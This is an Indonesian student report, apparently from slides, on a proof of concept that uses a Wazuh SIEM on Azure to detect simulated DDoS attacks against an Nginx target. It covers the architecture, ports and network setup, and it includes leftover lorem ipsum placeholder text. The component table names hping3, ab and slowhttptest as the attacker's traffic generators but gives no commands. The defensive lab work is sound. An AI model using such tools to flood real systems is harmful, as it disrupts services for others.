




SIEM Wazuh & DDoS PoC Report


Laporan Simulasi Serangan
& Deteksi Infrastruktur
Azure Cloud

Nama
Mochamad Rizki Nasrullah
M Alfaeran Auriga Ruswandi
NRP
5027241038
5027241115


TABLE OF CONTENT




Arsitektur Sistem




Deployment Azure




Konfigurasi Wazuh




Simulasi DDoS



Analisis Detection



**Kendala, Solusi &
Kesimpulan**





Arsitektur Sistem


Lorem ipsum dolor sit amet, consectetur adipiscing elit.

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque molestie nisl eu sem tristique, sit amet convallis ex aliquam. Maecenas varius lectus hendrerit augue blandit, ut posuere erat aliquam. Praesent auctor tellus eget nisl blandit, at varius purus elementum.

Arsitektur Sistem

- Wazuh adalah platform SIEM open-source yang menggabungkan host-based intrusion detection (HIDS), log analysis, dan compliance monitoring.
- PoC ini membangun arsitektur terpusat dengan 1 Manager dan 2 Agent di Azure Cloud.
- Tujuan: membuktikan kemampuan Wazuh dalam mendeteksi serangan DDoS terhadap layanan web (Nginx) secara real-time.

- 3 VM di satu VNet privat: 1 Manager (all-in-one) + 2 Agent (target).
- Komunikasi agent → manager via port 1514/TCP
- Analyst mengakses dashboard via HTTPS:443 dari publik.
- Attacker bisa dari laptop atau VM terpisah, menyerang via public IP target.




Komponen Sistem


Komponen	Role	Service	Port
Wazuh Manager	SIEM core, decoder, rule engine	wazuh-manager, filebeat	1514, 1515, 55000
Wazuh Indexer	Penyimpanan & pencarian alert (OpenSearch)	wazuh-indexer	9200
Wazuh Dashboard	UI visualisasi (Kibana fork)	wazuh-dashboard	443
Wazuh Agent	Pengumpul log dari endpoint	wazuh-agent	outbound 1514
Nginx	Target service yang dipantau	nginx	80
Attacker	Generator trafik DDoS	hping3, ab, slowhttptest	—

Deployment Wazuh







- VNet privat dengan 1 subnet — agent ↔ manager komunikasi via private IP (lebih aman & stabil).
- 1 NSG diterapkan ke subnet, mengontrol akses inbound dari Internet.



Data Flow

